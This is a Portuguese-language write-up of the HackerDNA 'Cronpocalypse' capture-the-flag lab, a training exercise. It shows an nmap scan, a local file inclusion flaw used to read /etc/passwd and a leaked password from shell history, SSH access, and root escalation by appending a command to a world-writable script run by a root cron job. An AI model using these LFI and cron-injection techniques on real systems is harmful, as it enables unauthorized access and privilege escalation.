

## # HackerDNA - Cronpocalypse Write-up

## # Documentado por Milton de Jesus Melo

### ## Informações do Laboratório

- Plataforma: HackerDNA
- Categoria: Linux Privilege Escalation
- Dificuldade: Fácil/Média
- Flags: 2

### Objetivo

O laboratório Cronpocalypse, da HackerDNA, possui duas flags para captura: uma acessível com privilégios de usuário comum e outra que exige acesso root.


### Enumeração

A etapa inicial consistiu na enumeração dos serviços expostos utilizando o Nmap. O resultado revelou duas portas abertas: **SSH (22/TCP)** e **HTTP (80/TCP)**.

```
hacker:~$ nmap -sV 34.250.208.60
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-09 10:14 +0000
Nmap scan report for localhost (34.250.208.60)
Host is up (0.0000030s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.9 (protocol 2.0)
80/tcp    open  http     Werkzeug httpd 3.0.6 (Python 3.12.9)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds
hacker:~$
```

Após identificar o serviço HTTP, foi iniciada a enumeração da aplicação web. Durante os testes, observou-se um parâmetro vulnerável a Local File Inclusion (LFI), permitindo a leitura arbitrária de arquivos do sistema.




## Welcome to FakeCorp

Your one-stop solution for all fake services.

Explore Features


## Exploração

No teste foi possível constatar que é possível explorar a vulnerabilidade.




Not That Easy

Como a vulnerabilidade permitia a leitura arbitrária de arquivos, o próximo passo foi acessar `/etc/passwd`, um arquivo tradicionalmente utilizado para identificar usuários existentes no sistema.



```
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:/:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
ctf:x:1000:1000:Linux User,,:/home/ctf:/bin/sh
```

Na sequência, foi possível explorar o histórico de comandos digitados pelo usuário utilizando a mesma técnica de exploração da LFI, permitindo capturar a senha do usuário para fazer o primeiro acesso via SSH.



```
echo "ctf: <Senha obtida via LFI>" | chpasswd
su ctf
passwd
<Senha obtida via LFI>
exit
```

## Obtenção da User Flag

Com este primeiro acesso via SSH, já foi possível capturar a primeira flag.

```

hacker:~$ ssh ctf@34.250.208.60
The authenticity of host '34.250.208.60 (34.250.208.60)' can't be established.
ED25519 key fingerprint is: SHA256:ZyPKfnsLI0F8r/wgL8HzQ2uEpRFLhb89ltxQjtseS64
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '34.250.208.60' (ED25519) to the list of known hosts.
ctf@34.250.208.60's password:
Welcome to the Cronpocalypse CTF Box!
ip-10-0-2-151:~$
ip-10-0-2-151:~$ ls -la
total 28
drwxr-sr-x  1 ctf      ctf          4096 Jun  9 10:24 .
drwxr-xr-x  1 root    root          4096 Feb 14  2025 ..
-rw-----  1 ctf      ctf           7 Jun  9 10:24 .ash_history
-rw-r--r--  1 root    ctf          83 Feb 14  2025 .bash_history
-rw-rw-r--  1 ctf      ctf          37 Feb 14  2025 flag-user.txt
ip-10-0-2-151:~$ cat flag-user.txt
5 [REDACTED] a
ip-10-0-2-151:~$

```

## Escalonamento de privilégios

Na sequência, sabendo que, na indicação do nome do Lab, existe alguma vulnerabilidade que possa ser explorada via Cron do servidor Linux.

Durante a enumeração local foi identificado um job do cron executado periodicamente pelo usuário root. A análise do script revelou que ele chamava o arquivo /tmp/backup.sh, o qual possuía permissão de escrita para qualquer usuário do sistema. Essa condição configurava uma vulnerabilidade clássica de privilege escalation, pois permitia que comandos arbitrários fossem executados com privilégios de root, conforme indicado na imagem abaixo:

```

ip-10-0-2-151:~$ ls -la /etc/cron*
/etc/cron.d:
total 12
drwxr-xr-x  2 root    root          4096 Feb 14  2025 .
drwxr-xr-x  1 root    root          4096 Jun  9 10:13 ..

/etc/crontabs:
total 16
drwxr-xr-x  1 root    root          4096 Jan  8  2025 .
drwxr-xr-x  1 root    root          4096 Jun  9 10:13 ..
-rw-r--r--  1 root    root           36 Feb 14  2025 root
ip-10-0-2-151:~$ cat /etc/crontabs/root
* * * * * /bin/sh /opt/root_cron.sh
ip-10-0-2-151:~$ cat /opt/root_cron.sh
#!/bin/sh
/bin/sh /tmp/backup.sh
ip-10-0-2-151:~$ ls -la /tmp/
total 28
drwxrwxrwt  1 root    root          4096 Jun  9 10:14 .
drwxr-xr-x  1 root    root          4096 Jun  9 10:13 ..
-rwxrwx-rw-  1 root    root           49 Feb 14  2025 backup.sh
-rw-r--r--  1 root    root          29 Jun  9 10:29 backup.tar.gz
drwxr-xr-x  2 root    root          4096 Jun  9 10:29 cron.ip610k
ip-10-0-2-151:~$ cat /tmp/backup.sh
#!/bin/sh
tar -czf /tmp/backup.tar.gz /tmp/*.log
ip-10-0-2-151:~$

```

## Obtenção da Root Flag

Como o exercício era apenas capturar a flag, foi possível injetar um comando no script vulnerável, permitindo a cópia da flag armazenada no diretório /root.

```
ATTACK Terminal Powered by Kali Linux Connected
ip-10-0-2-151:~$ echo 'cp /root/flag-root.txt /tmp/' >> /tmp/backup.sh
ip-10-0-2-151:~$ cat /tmp/backup.sh
#!/bin/sh
tar -czf /tmp/backup.tar.gz /tmp/*.log
cp /root/flag-root.txt /tmp/
ip-10-0-2-151:~$ ls -la /tmp/
total 32
drwxrwxrwt 1 root root 4096 Jun 9 10:14 .
drwxr-xr-x 1 root root 4096 Jun 9 10:13 ..
-rwxrwx-rw- 1 root root 78 Jun 9 10:35 backup.sh
-rw-r--r-- 1 root root 29 Jun 9 10:35 backup.tar.gz
drwxr-xr-x 2 root root 4096 Jun 9 10:35 cron.ip6l0k
ip-10-0-2-151:~$ ls -la /tmp/
total 36
drwxrwxrwt 1 root root 4096 Jun 9 10:36 .
drwxr-xr-x 1 root root 4096 Jun 9 10:13 ..
-rwxrwx-rw- 1 root root 78 Jun 9 10:35 backup.sh
-rw-r--r-- 1 root root 29 Jun 9 10:36 backup.tar.gz
drwxr-xr-x 2 root root 4096 Jun 9 10:36 cron.ip6l0k
-rw-r--r-- 1 root root 37 Jun 9 10:36 flag-root.txt
ip-10-0-2-151:~$ cat /tmp/flag-root.txt
f
ip-10-0-2-151:~$
```

## Conclusões

Este laboratório explorou duas falhas comuns em ambientes Linux:

- Local File Inclusion (LFI), permitindo leitura arbitrária de arquivos do sistema;
- Execução insegura de scripts por tarefas agendadas (cron), possibilitando escalonamento de privilégios.

A combinação dessas vulnerabilidades permitiu obter acesso inicial através de credenciais expostas e, posteriormente, acesso root por meio da modificação de um script executado automaticamente pelo cron.

## Lições Aprendidas

- Identificação e exploração de vulnerabilidades LFI.
- Enumeração de usuários Linux através do arquivo /etc/passwd.
- Extração de credenciais a partir de arquivos expostos.
- Enumeração de tarefas agendadas em ambientes Linux.
- Exploração de permissões inseguras em scripts executados pelo cron.
- Escalonamento de privilégios para root.